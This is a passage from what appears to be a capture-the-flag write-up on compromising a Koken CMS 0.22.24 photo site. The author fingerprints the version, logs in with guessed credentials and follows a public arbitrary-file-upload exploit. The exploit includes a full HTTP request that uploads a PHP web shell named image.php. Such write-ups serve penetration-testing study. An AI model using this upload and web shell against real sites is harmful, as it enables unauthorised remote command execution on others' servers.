


photo:8000

Your site tagline

daisa ahomi


Home Timeline Albums Content Essays

No featured content found. Assign some in the Library.

Home Albums Content Essays


© daisa ahomi | Built with Koken

As i don't really know what version koken runs on i proceed to view its version from the source code.



```
<meta name="generator" content="Koken 0.22.24" />
<meta name="theme" content="Elementary 1.7.2" />
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script>
<script>window.jQuery || document.write('<script src="/app/site/themes/common/js/jquery.min.js"><\/script>')</script>
<script src="/koken.js?0.22.24"></script>
```

Made an educated guess and it turns out that theres a publicly available exploit for koken.



```
-----------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
-----------------------------------------------------------------
```


As i don't really know the directory on how to go to the login page.
I consulted some guide on how to access the login directory:

Guide - https://www.linuxhelp.com/how-to-install-koken-cms-on-linuxmint-19

Using the information gleaned earlier from the textfile.
I made an educated guess using:

username - daisa@photographer.com
password - babygirl

And im able to gain a foothold



After logging in to the cms page. I basically did what was told in the step by step exploit file.






photo:8000/admin/#/library/content/selection:4
K K O E N
Library
Text
Site
Settings
Store
Library
Edit
Filter
Share
Content
Last import
Favorites
Featured
Quick collection
Unlisted
Private
DATE PUBLISHED
2020
COLLECTIONS
Featured albums
Public
Unlisted
Private
NO THUMB
0:00
NO THUMB
0:00
Sep 3 2020
Sep 3 2020
Jul 20 2020




```
3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.

4. On Burp, rename your file to "image.php"


POST /koken/api.php?/content HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://target.com/koken/admin/
x-koken-auth: cookie
Content-Type: multipart/form-data; boundary=---------------------------2391361183188899229525551
Content-Length: 1043
Connection: close
Cookie: PHPSESSID= [Cookie value here]

-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="name"

image.php
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="chunk"

0
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="chunks"

1
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="upload_session_start"

1594831856
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="visibility"

public
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="license"

all
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="max_download"

none
-----------------------------2391361183188899229525551
Content-Disposition: form-data; name="file"; filename="image.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']);?>

-----------------------------2391361183188899229525551--



5. On Koken CMS Library, select you file and put the mouse on "Download File" to see where your file is hosted on server.
(END)
```

